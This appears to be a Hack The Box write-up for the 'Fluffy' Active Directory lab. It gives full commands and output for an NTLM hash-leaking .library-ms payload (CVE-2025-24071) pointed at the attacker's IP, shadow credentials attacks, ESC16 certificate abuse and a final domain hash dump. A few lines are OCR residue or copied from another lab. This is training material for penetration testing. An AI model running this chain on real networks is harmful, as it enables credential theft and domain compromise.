

Fluffy

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA fluffy 10.129.54.22
```

```
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-24 01:50:16Z)
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49710/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49723/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49757/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
```

As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account:

```
j.fleischman:J0e1THEM4n1990!
```

Enumerating SMB

```
nxc smb 10.129.54.22
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-smb]
$ nxc smb 10.129.54.22
SMB 10.129.54.22 445 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
```

```
echo "10.129.54.22 fluffy.htb dc01.fluffy.htb" | sudo tee -a /etc/hosts
```

Enumerating shares

```
nxc smb fluffy.htb -u j.fleischman -p 'J0e1THEM4n1990!' --shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
IT	READ,WRITE	
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

The user has both `Read`, `Write` access on the share `IT`


```
smbclient \\\10.129.54.22\IT -U 'j.fleischman'
```

```
smb: \> ls
.                D          0  Thu Oct 23 21:51:52 2025
..               D          0  Thu Oct 23 21:51:52 2025
Everything-1.4.1.1026.x64 D          0  Fri Apr 18 11:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464  Fri Apr 18 11:04:05 2025
KeepPass-2.58      D          0  Fri Apr 18 11:08:38 2025
KeepPass-2.58.zip  A 3225346  Fri Apr 18 11:03:17 2025
Upgrade_Notice.pdf A   169963  Sat May 17 10:31:07 2025
```

file:///home/kali/htb/windows/fluffy/fluffy-smb/Upgrade_Notice.pdf

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Automatic Zoom



FLUFFY

Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High

Exploiting CVE-2025-24071

CVE-2025-24071: NTLM Hash Leak via RAR/ZIP Extraction and .library-ms File

Reference - <https://cti.monster/blog/2025/03/18/CVE-2025-24071.html>

Windows Explorer automatically initiates an SMB authentication request when a .library-ms file is extracted from a .rar archive or .zip file, leading to NTLM hash disclosure. The user does not need to open or execute the file—simply extracting it is enough to trigger the leak.

Malicious Library-ms file

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\192.168.1.116\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

Using a github POC - https://github.com/0x6rss/CVE-2025-24071_PoC

```
(kali㉿kali)-[~/.../windows/fluffy/fluffy-smb/CVE-2025-24071_PoC]
$ python3 poc.py
Enter your file name: AntiVirus
Enter IP (EX: 192.168.1.162): 10.10.14.12
completed

(kali㉿kali)-[~/.../windows/fluffy/fluffy-smb/CVE-2025-24071_PoC]
$ ls
exploit.zip  poc.py  README.md

(kali㉿kali)-[~/.../windows/fluffy/fluffy-smb/CVE-2025-24071_PoC]
$ unzip exploit.zip
Archive:  exploit.zip
  inflating: AntiVirus.library-ms

(kali㉿kali)-[~/.../windows/fluffy/fluffy-smb/CVE-2025-24071_PoC]
$ cat AntiVirus.library-ms
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\10.10.14.12\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

Uploading the file using smbclient

```
smbclient  \\10.129.54.2\IT  -U 'j.fleischman'
```

```
sudo responder -I tun0
```

We have grabbed the NetNTLMv2 hash of the user `p.agila`

[illegible]

Cracking the NetNTLMv2 hash

```
hashcat -m 5600 agila.hash /usr/share/wordlists/rockyou.txt
```


```
000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002  
[+] NetNTLMv2 [Hashcat Mode: 5600]  
--End of file 'agila.hash'--  
  
(kali㉿kali)-[~/htb/windows/fluffy/fluffy-smb]  
$ hashcat -m 5600 agila.hash /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting
```

Collecting bloodhound data

```
bloodhound-python -c all -d fluffy.htb -ns 10.129.54.22 -u j.fleischman -p 'J0e1THEM4n1990!'
```

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 54S
```

Enumeration using bloodhound



We see that the user `p.agila` is part of the `Service Account Managers` group and the group has `GenericAll` rights over the group `Service Accounts`


Adding members to the group

```
net rpc group addmem "Service Accounts" "p.agila" -U
"fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.129.54.22"
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-smb]
$ net rpc group addmem "Service Accounts" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.129.54.22"

(kali@kali)-[~/htb/windows/fluffy/fluffy-smb]
$ net rpc group members "Service Accounts" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.129.54.22"
FLUFFY\ca_svc
FLUFFY\ldap_svc
FLUFFY\p.agila
FLUFFY\winrm_svc
```

The members of the group `Service Accounts` have `GenericWrite` rights over the members of the group



Shadow Credentials attack

Using `pywhisker` - `winrm_svc`

```
pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "winrm_svc"
--action "add"
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "winrm_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: d44ed01b-e94f-0913-2bfe-f6cd18b904fb
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: W52nMzJ0.pfx
[+] PFX exportiert nach: W52nMzJ0.pfx
[i] Passwort für PFX: AGE05YrjID998YiE5TeB
[+] Saved PFX (#PKCS12) certificate & key at path: W52nMzJ0.pfx
[*] Must be used with password: AGE05YrjID998YiE5TeB
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Requesting the TGT

```
gettgtpkinit.py -cert-pfx W52nMzJ0.pfx -pfx-pass AGE05YrjID998YiE5TeB
fluffy.htb/winrm_svc winrm_svc.ccache
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ gettgtpkinit.py -cert-pfx W52nMzJ0.pfx -pfx-pass AGE05YrjID998YiE5TeB fluffy.htb/winrm_svc winrm_svc.ccache
2025-10-24 05:49:46,033 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-10-24 05:49:46,055 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-10-24 05:49:58,267 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-10-24 05:49:58,267 minikerberos INFO 148ac1e052283aaab2b3a941fdcf86c819bbd5057c32a4f66501ea4cd669cf08
INFO:minikerberos:148ac1e052283aaab2b3a941fdcf86c819bbd5057c32a4f66501ea4cd669cf08
2025-10-24 05:49:58,270 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Retrieving the NT Hash

```
getnthash.py -key 148ac1e052283aaab2b3a941fdcf86c819bbd5057c32a4f66501ea4cd669cf08
fluffy.htb/winrm_svc
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ getnthash.py -key 148ac1e052283aaab2b3a941fdcf86c819bbd5057c32a4f66501ea4cd669cf08 fluffy.htb/winrm_svc
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[-] No TGT found from ccache, did you set the KRB5CCNAME environment variable?

(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ export KRB5CCNAME=winrm_svc.ccache

(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ getnthash.py -key 148ac1e052283aaab2b3a941fdcf86c819bbd5057c32a4f66501ea4cd669cf08 fluffy.htb/winrm_svc
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33bd09dcd697600edf6b3a7af4875767
```


Using BloodyAD - ca_svc

```
bloodyAD --host 10.129.54.22 -u p.agila -p 'prometheusx-303' add shadowCredentials  
ca_svc
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]  
$ bloodyAD --host 10.129.54.22 -u p.agila -p 'prometheusx-303' add shadowCredentials ca_svc  
[+] KeyCredential generated with following sha256 of RSA key: a9dc5765922e7cc709f6363c437eaca5de03e5ae62d8062d47676d7c05878c4f  
No outfile path was provided. The certificate(s) will be stored with the filename: 431CtCxo  
[+] Saved PEM certificate at path: 431CtCxo_cert.pem  
[+] Saved PEM private key at path: 431CtCxo_priv.pem  
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools  
Run the following command to obtain a TGT:  
python3 PKINITtools/gettgtpkinit.py -cert-pem 431CtCxo_cert.pem -key-pem 431CtCxo_priv.pem None/ca_svc 431CtCxo.ccache
```

Requesting the TGT

```
gettgtpkinit.py -cert-pem 431CtCxo_cert.pem -key-pem 431CtCxo_priv.pem  
fluffy.htb/ca_svc ca_svc.ccache
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]  
$ gettgtpkinit.py -cert-pem 431CtCxo_cert.pem -key-pem 431CtCxo_priv.pem fluffy.htb/ca_svc ca_svc.ccache  
2025-10-24 06:01:43,909 minikerberos INFO Loading certificate and key from file  
INFO:minikerberos:Loading certificate and key from file  
2025-10-24 06:01:43,918 minikerberos INFO Requesting TGT  
INFO:minikerberos:Requesting TGT  
2025-10-24 06:02:05,886 minikerberos INFO AS-REP encryption key (you might need this later):  
INFO:minikerberos:AS-REP encryption key (you might need this later):  
2025-10-24 06:02:05,886 minikerberos INFO 302c0f615d8c08bc8765b364b4732bc383b6de4d3e7b0661849d422d058a07a7  
INFO:minikerberos:302c0f615d8c08bc8765b364b4732bc383b6de4d3e7b0661849d422d058a07a7  
2025-10-24 06:02:05,897 minikerberos INFO Saved TGT to file  
INFO:minikerberos:Saved TGT to file
```

Retrieving the NT Hash

```
getnthash.py -key 302c0f615d8c08bc8765b364b4732bc383b6de4d3e7b0661849d422d058a07a7  
fluffy.htb/ca_svc
```

```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]  
$ export KRB5CCNAME=ca_svc.ccache  
  
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]  
$ getnthash.py -key 302c0f615d8c08bc8765b364b4732bc383b6de4d3e7b0661849d422d058a07a7 fluffy.htb/ca_svc  
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Using TGT from cache  
[*] Requesting ticket to self with PAC  
Recovered NT Hash  
ca0f4f9e9eb8a092addf53bb03fc98c8
```



```
(kali@kali)-[~/htb/windows/fluffy/fluffy-bloodhound]
$ evil-winrm -i fluffy.htb -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ls ../Desktop/

Directory: C:\Users\winrm_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             10/23/2025   6:44 PM           34 user.txt

*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

Privilege Escalation

Abusing Active Directory Certificate Services


From the scan results -

```
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-24T01:51:51+00:00; +7h00m27s from scanner time.
|_ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: otherName: 1.3.6.1.4.1.311.25.1<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after: 2026-04-17T16:04:17
| MD5: 2765:a68f:4883:dc6d:0969:5d0d:3666:c880
| SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
```

```
nxc ldap dc01.fluffy.htb -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767 -M adcs
```

```
[*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
[+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767
[*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
Found PKI Enrollment Server: DC01.fluffy.htb
Found CN: fluffy-DC01-CA
```

From Bloodhound, the user `ca_svc` is part of the `Cert Publishers` group



Finding Vulnerable Certificates

```
certipy-ad find \
-u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
```

```
-dc-ip 10.129.54.22 -vulnerable -output fluffy
```

```

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to 'fluffy_Certipy.txt'
[*] Wrote text output to 'fluffy_Certipy.txt'
[*] Saving JSON output to 'fluffy_Certipy.json'
[*] Wrote JSON output to 'fluffy_Certipy.json'
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "fluffy-DC01-CA",
      "DNS Name": "DC01.fluffy.htb",
      "Certificate Subject": "CN=fluffy-DC01-CA, DC=fluffy, DC=htb",
      "Certificate Serial Number": "3670C4A715B864BB497F7CD72119B6F5",
      "Certificate Validity Start": "2025-04-17 16:00:16+00:00",
      "Certificate Validity End": "3024-04-17 16:11:16+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Disabled Extensions": [
        "1.3.6.1.4.1.311.25.2"
      ],
      "Permissions": {
        "Owner": "FLUFFY.HTB\\Administrators",
        "Access Rights": {
          "1": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "2": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "512": [
            "FLUFFY.HTB\\Cert Publishers"
          ]
        }
      },
      "Vulnerabilities": {
        "ESC16": "Security Extension is disabled."
      },
      "Remarks": {
        "ESC16": "Other prerequisites may be required for this to be exploitable. See the wiki for more details."
      }
    },
    "Certificate Templates": "[!] Could not find any certificate templates"
  }
}

```

Note -* I have respawned the machine here, so the IP address is changed

Exploiting ESC16

ESC16 describes a misconfiguration where the CA itself is globally configured to disable the inclusion of the `szOID_NTDS_CA_SECURITY_EXT` (OID 1.3.6.1.4.1.311.25.2) security extension in all certificates

- The primary impact is that if Domain Controllers are not operating in "Full Enforcement" mode for strong certificate binding (StrongCertificateBindingEnforcement registry key value is not 2), they will fall back to weaker, legacy certificate mapping methods (e.g., based on UPN or DNS name found in the certificate's SAN).

Key Identifiers

- `[!]` Vulnerabilities ESC16 : Security Extension is disabled. This directly flags the CA-level misconfiguration.
- The Disabled Extensions list for the CA contains the OID 1.3.6.1.4.1.311.25.2 (`szOID_NTDS_CA_SECURITY_EXT`).
- The `[*]` Remarks ESC16 : Other prerequisites... highlights that exploitability often depends on the DC's certificate binding mode or other vulnerabilities like ESC6.

UPN Manipulation Method

If an attacker has control over an account's UPN attribute through `GenericWrite` and that account can enroll in the ESC9 vulnerable template.

1. Temporarily change the victim's account UPN to match the `sAMAccountName` of a target privileged account
2. Request a certificate as the victim account, this will issue the certificated with manipulated UPN but will lack the SID security extension
3. Revert the UPN on the victim account
4. Use the certificate to authenticate and impersonate the target

Step 1: Read initial UPN of the victim account (Optional - for restoration).

Since we require that the attacker account to have control over the victim, we can choose the `management_svc` account as it has `GenericAll` permissions over the `ca_operator` account

```
certipy-ad account \  
-u p.agila@fluffy.htb -p 'prometheusx-303' \  
-dc-ip 10.129.48.138 -user 'ca_svc' \  
read
```

```

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
  cn : certificate authority service
  distinguishedName : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
  name : certificate authority service
  objectSid : S-1-5-21-497550768-2797716248-2627064577-1103
  sAMAccountName : ca_svc
  servicePrincipalName : ADCS/ca.fluffy.htb
  userPrincipalName : administrator
  userAccountControl : 66048
  whenCreated : 2025-04-17T16:07:50+00:00
  whenChanged : 2025-10-24T23:41:11+00:00

```

Step 2: Update the victim account's UPN to the target administrator's `sAMAccountName` .

```

certipy-ad account \
-u p.agila@fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.129.48.138 -upn 'administrator' -user 'ca_svc' \
update

```

```

(kali@kali)-[~/htb/windows/fluffy]
$ certipy-ad account \
-u p.agila@fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.129.48.138 -upn 'administrator' -user 'ca_svc' \
update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
  userPrincipalName : administrator
[*] Successfully updated 'ca_svc'

```

Step 3: (If needed) Obtain credentials for the "victim" account

Since we already have the credentials of the user `ca_operator`

Step 4: Request a certificate as the "victim" user

```

certipy-ad req \
-u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' \
-dc-ip '10.129.48.138' -ca fluffy-DC01-CA \
-template 'User' -dns fluffy.htb

```

```
(kali㉿kali)-[~/htb/windows/fluffy]
$ certipy-ad req \
-u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
-dc-ip 10.129.48.138 -ca fluffy-DC01-CA \
-template 'User' -dns fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Step 5: Revert the UPN changes on the victim account

```
certipy-ad account \
-u p.agila@fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.129.48.138 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' \
update
```

```
(kali㉿kali)-[~/htb/windows/fluffy]
$ certipy-ad account \
-u p.agila@fluffy.htb -p 'prometheusx-303' \
-dc-ip 10.129.48.138 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' \
update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
      userPrincipalName          : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
```

Step 6: Authenticate using the requested certificate

```
certipy-ad auth \
-dc-ip 10.129.48.138 -pfx 'administrator.pfx' \
-username 'administrator' -domain 'fluffy.htb'
```

```
(kali㉿kali)-[~/htb/windows/fluffy]
$ certipy-ad auth \
-dc-ip 10.129.48.138 -pfx 'administrator.pfx' \
-username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Checking the credentials

```
nxc smb fluffy.htb -u administrator -H  
aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

```
[*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True)  
[+] fluffy.htb\administrator:8da83a3fa618b6e3a00e93f676c92a6e (Pwn3d!)
```

```
evil-winrm -i fluffy.htb -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
```

```
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../Desktop  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-ar-                10/24/2025   4:29 PM           34 root.txt
```

Domain Takeover

```
impacket-secretsdump fluffy.htb/administrator@10.129.48.138 -hashes  
aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

```
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xffa5608d6bd2811aaabfd47fbc3d1c37  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[*] Dumping cached domain logon information (domain/username:hash)  
